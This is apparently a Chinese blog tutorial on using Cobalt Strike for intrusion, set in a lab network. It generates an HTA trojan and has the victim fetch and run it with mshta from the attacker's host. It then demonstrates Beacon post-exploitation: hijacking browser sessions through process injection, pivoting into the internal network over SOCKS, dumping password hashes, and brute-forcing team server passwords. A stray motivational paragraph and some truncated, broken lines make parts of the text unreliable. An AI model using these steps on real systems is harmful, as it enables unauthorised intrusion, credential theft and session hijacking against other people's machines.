网络安全最全Cobalt Strike使用教程


原创 解佳思提 已于 2024-05-09 16:38:33 修改 阅读量441 收藏 6 点赞数 4
分类专栏： 程序员 文章标签： web安全 面试 安全

在结束之际，我想重申的是，学习并非如攀登险峻高峰，而是如滴水穿石般的持久累积。尤其当我们步入工作岗位之后，持之以恒的学习变得愈发不茫茫大海中独自划舟，稍有松懈便可能被巨浪吞噬。然而，对于我们程序员而言，学习是生存之本，是我们在激烈市场竞争中立于不败之地的关键。习，我们便如同逆水行舟，不进则退，终将被时代的洪流所淘汰。因此，不断汲取新知识，不仅是对自己的提升，更是对自己的一份珍贵投资。让我自己，与时代共同进步，书写属于我们的辉煌篇章。


点击Cobalt Strike -> Listeners->Add，其中内置了九个Listener

```
indows/beacon_dns/reverse_dns_txtwindows/beacon_dns/reverse_http
windows/beacon_http/reverse_http
windows/beacon_https/reverse_https
windows/beacon_smb/bind_pipe
windows/foreign/reverse_dns_txt
windows/foreign/reverse_http
windows/foreign/reverse_https
windows/foreign/reverse_tcp
```

其中windows/beacon为内置监听器，包括dns、http、https、smb四种方式的监听器；windows/foreign为外部监听器，配合Metasploit或者Armitage的




Name任意，选择所需的payload，Host为本机IP，port为没有被占用的任意端口
点击save即创建成功




生成木马


这里选择其中一种攻击方式作示范，后面再做详细解释：
点击Attacks->Packages->HTML Application，选择对应的监听器，方法这里有三种(executable/VBA/powershell)，选择powershell，点击Generate生成的路径及文件名保存即可。



开启web服务

点击Attacks->Web Drive-by->Host File，选择刚刚生成的木马evil.hta，点击Launch生成下载链接






运行木马


打开受害机cmd，运行mshta命令。mshta.exe是微软Windows操作系统相关程序，用于执行.HTA文件。

```
mshta http://192.168.183.147/download/file.ext
```

返回CS即可看到肉鸡上线




选中受害机右击，选择interact，即可进行交互，由于受害机默认60秒进行一次回传，为了实验效果我们这里把时间设置成5，但实际中频率不宜过快现。



导出报告

点击Reporting->Activity Report，导出默认PDF文档



0x04 Beacon

当受害机上线以后，右击选择Interact，就可以打开Beacon Console
在beacon处输入help可以看到命令说明

```
Beacon Commands
===============

    Command                   Description
    -------                   -----------
    argue                     进程参数欺骗
    blockdlls                 在子进程中阻止非Microsoft的DLLs文件
    browserpivot              注入受害者浏览器进程
    bypassuac                 绕过UAC
    cancel                    取消正在进行的下载
    cd                        切换目录
    checkin                   强制让被控端回连一次
    clear                     清除beacon内部的任务队列
    connect                   通过TCP连接到Beacon
    covertvpn                 部署Covert VPN客户端
    cp                        复制文件
    dcsync                    从DC中提取密码哈希
    desktop                   远程VNC
    dllinject                 反射DLL注入进程
    dllload                   使用LoadLibrary将DLL加载到进程中
    download                  下载文件
    downloads                 列出正在进行的文件下载
    drives                    列出目标盘符
    elevate                   尝试提权
    execute                   在目标上执行程序(无输出)
    execute-assembly          在目标上内存中执行本地.NET程序
    exit                      退出beacon
    getprivs                  对当前令牌启用系统权限
    getsystem                 尝试获取SYSTEM权限
    getuid                    获取用户ID
    hashdump                  转储密码哈希值
    help                      帮助
    inject                    在特定进程中生成会话
    jobkill                   杀死一个后台任务
    jobs                      列出后台任务
    kerberos_ccache_use       从ccache文件中导入票据应用于此会话
    kerberos_ticket_purge     清除当前会话的票据
    kerberos_ticket_use       从ticket文件中导入票据应用于此会话
    keylogger                 键盘记录
    kill                      结束进程
    link                      通过命名管道连接到Beacon
    logonpasswords            使用mimikatz转储凭据和哈希值
    ls                        列出文件
    make_token                创建令牌以传递凭据
    mimikatz                  运行mimikatz
    mkdir                     创建一个目录
    mode dns                  使用DNS A作为通信通道(仅限DNS beacon)
    mode dns-txt              使用DNS TXT作为通信通道(仅限D beacon)
    mode dns6                 使用DNS AAAA作为通信通道(仅限DNS beacon)
    mode http                 使用HTTP作为通信通道
    mv                        移动文件
    net                       net命令
    note                      给当前目标机器备注
    portscan                  进行端口扫描
    powerpick                 通过Unmanaged PowerShell执行命令
    powershell                通过powershell.exe执行命令
    powershell-import         导入powershell脚本
    ppid                      为生成的post-ex任务设置父PID
    ps                        显示进程列表
    psexec                    使用服务在主机上生成会话
    psexec_psh                使用PowerShell在主机上生成会话
    psinject                  在特定进程中执行PowerShell命令
    pth                       使用Mimikatz进行传递哈希
    pwd                       当前目录位置
    reg                       查询注册表
    rev2self                  恢复原始令牌
    rm                        删除文件或文件夹
    rportfwd                  端口转发
    run                       在目标上执行程序(返回输出)
    runas                     以另一个用户权限执行程序
    runasadmin                在高权限下执行程序
```

```
    runu                    在另一个PID下执行程序
    screenshot              屏幕截图
    setenv                  设置环境变量
    shell                   cmd执行命令
    shinject                将shellcode注入进程
    shspawn                 生成进程并将shellcode注入其中
    sleep                   设置睡眠延迟时间
    socks                   启动SOCKS4代理
    socks stop              停止SOCKS4
    spawn                   生成一个会话
    spawnas                 以其他用户身份生成会话
    spawnto                 将可执行程序注入进程
    spawnu                  在另一个PID下生成会话
    ssh                     使用ssh连接远程主机
    ssh-key                 使用密钥连接远程主机
    steal_token             从进程中窃取令牌
    timestomp               将一个文件时间戳应用到另一个文件
    unlink                  断开与Beacon的连接
    upload                  上传文件
    wdigest                 使用mimikatz转储明文凭据
    winrm                   使用WinRM在主机上生成会话
    wmi                     使用WMI在主机上生成会话
```

可用help+命令的方式查看具体命令参数说明

```
beacon> help argue
Use: argue [command] [fake arguments]
     argue [command]
     argue

Spoof [fake arguments] for [command] processes launched by Beacon.
This option does not affect runu/spawnu, runas/spawnas, or post-ex jobs.

Use argue [command] to disable this feature for the specified command.

Use argue by itself to list programs with defined spoofed arguments.
```

之前说过CS与受害机默认60s进行一次交互，为了方便实验我们可以把时间设置为0

```
beacon>sleep 0
```

下面我就介绍一下几个常用的命令

browserpivot

Browser Pivot是一个针对IE浏览器的技术，利用的是IE的cookie机制，Cobalt Strike通过IE注入进程以继承用户的已验证Web会话，达到无需验证登录
的网站。
假设受害者在通过IE浏览器登录了网站后台


我们可以通过ps找到浏览器进程，然后通过命令进行注入

```
1 beacon> browserpivot 2600 x86
```


```
1908 424  svchost.exe         x86  0     NT AUTHORITY\SYSTEM
2168 424  svchost.exe         x86  0     NT AUTHORITY\SYSTEM
2252 3324 rdpclip.exe         x86  1     ADMIN\Administrator
2600 2760 IEXPLORE.EXE        x86  0     ADMIN\Administrator
2760 2736 explorer.exe        x86  0     ADMIN\Administrator
2868 2968 conime.exe          x86  0     ADMIN\Administrator
2888 2760 vmtoolsd.exe        x86  0     ADMIN\Administrator
2896 2760 ctfmon.exe          x86  0     ADMIN\Administrator
3180 2760 22.exe              x86  0     ADMIN\Administrator
3324 300  winlogon.exe        x86  1     NT AUTHORITY\SYSTEM
3352 644  wmiprvse.exe
3800 3940 vmtoolsd.exe        x86  1     ADMIN\Administrator
3924 3940 ctfmon.exe          x86  1     ADMIN\Administrator
3940 3260 explorer.exe        x86  1     ADMIN\Administrator

beacon> browserpivot 2600 x86
[*] Injecting browser pivot DLL into 2600
[+] host called home, sent: 72720 bytes
[+] Browser Pivot HTTP proxy is at: 192.168.183.147:21470
[+] started port forward on 3736 to 127.0.0.1:3736
[+] host called home, sent: 16 bytes
[ADMIN] Administrator */3180
beacon>
```

这里之所以选择PID 2600是因为我们需要插入Internet Explorer以继承用户的已验证Web会话。IE的新版本会为每个选项卡生成一个进程，我们必须将选项卡以继承会话状态。通常，子选项卡共享所有会话状态。通过查看PPID值来标识IE子选项卡进程，当PPID引用explorer.exe时，该进程不是子选PPID引用iexplore.exe时，该进程就是子选项卡。

当然这里也可以通过图形界面注入，右击选中Explore->Browser Pivot



然后浏览器设置代理



然后访问受害者所访问的网页，发现无需登录直接进入后台

Socks代理

开启socks4a代理，通过代理进行内网渗透

开启socks，可以通过命令，也可以通过右键Pivoting->SOCKS Server

```
beacon> socks 2222
[+] started SOCKS4a server on: 2222
[+] host called home, sent: 16 bytes
```

然后`vim /etc/proxychains.conf`，在文件末尾添加socks4代理服务器

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4 127.0.0.1 9051
socks4 127.0.0.1 2222
```


使用proxychains代理扫描内网主机

```
proxychains nmap -sP 192.168.183.0/24
```

```
root@kali:~/桌面# proxychains nmap -sP 192.168.183.0/24
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-13 11:57 CST
Nmap scan report for 192.168.183.2
Host is up (0.00013s latency).
MAC Address: 00:50:56:E0:56:30 (VMware)
Nmap scan report for 192.168.183.168
Host is up (0.00047s latency).
MAC Address: 00:0C:29:CA:D8:43 (VMware)
Nmap scan report for 192.168.183.254
Host is up (0.00016s latency).
MAC Address: 00:50:56:EA:31:80 (VMware)
Nmap scan report for 192.168.183.147
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 5.98 seconds
root@kali:~/桌面#
```


我们还可以通过隧道将整个msf带进目标内网

点击View->Proxy Pivots，选择Socks4a Proxy,点击Tunnel:




```
setg Proxies socks4:192.168.183.147:2222
```

打开msf对内网进行扫描

```
msf5 > setg Proxies socks4:192.168.183.147:2222
Proxies => socks4:192.168.183.147:2222
msf5 > use auxiliary/scanner/portscan/tcp
msf5 auxiliary(scanner/portscan/tcp) > set rhosts 192.168.183.168
rhosts => 192.168.183.168
msf5 auxiliary(scanner/portscan/tcp) > set ports 80,445
ports => 80,445
msf5 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.183.168:      - 192.168.183.168:445 - TCP OPEN
[+] 192.168.183.168:      - 192.168.183.168:80 - TCP OPEN
[*] 192.168.183.168:      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/portscan/tcp) >
```



关闭socks

```
beacon>socks stop
```

powershell-import

这个功能在后渗透测试中很有用，可以导入各种powershell渗透框架，如Nishang、PowerSploit攻击框架
在beacon shell输入powershell-import，导入已有的ps文件

```
beacon> powershell-import
```




```
beacon> powershell-import
[*] Tasked beacon to import: /root/桌面/nishang-master/powerpreter/Powerpreter.psm1
[+] host called home, sent: 79844 bytes
beacon> powershell Get-PassHashes
[*] Tasked beacon to run: Get-PassHashes
[+] host called home, sent: 309 bytes
[+] received output:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1001:aad3b435b51404eeaad3b435b51404ee:86c3bdf1fcaeafa49353f73270
39ba33:::
abc:1002:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::

beacon> powershell Check-VM
[*] Tasked beacon to run: Check-VM
[+] host called home, sent: 293 bytes
[+] received output:
This is a VMWare machine.
```


关于具体有哪些命令可以操作可以查看一下相应ps文件

0x05 附录

爆破cobalt strike密码脚本：https://github.com/ryanohoro/csbruter

csbruter.py

Script to brute force Cobalt Strike team server passwords.

Usage

```
python3 csbruter.py [-h] [-p PORT] [-t THREADS] host [wordlist]
```

Default port is 50050. Wordlist can be supplied via stdin as such:

```
cat wordlist.txt | python3 csbruter.py 192.168.1.1
```


root@kali:~/桌面/csbruter# python3 csbruter.py 192.168.183.147 pass.txt
Wordlist: pass.txt
Word Count: 7
Threads: 25
Ignored blank password
Found Password: 123456
Attempts: 7
Failures: 0
Seconds: 5.6
Attemps per second: 1.3
root@kali:~/桌面/csbruter#
https://blog.csdn.net/weixin_44677409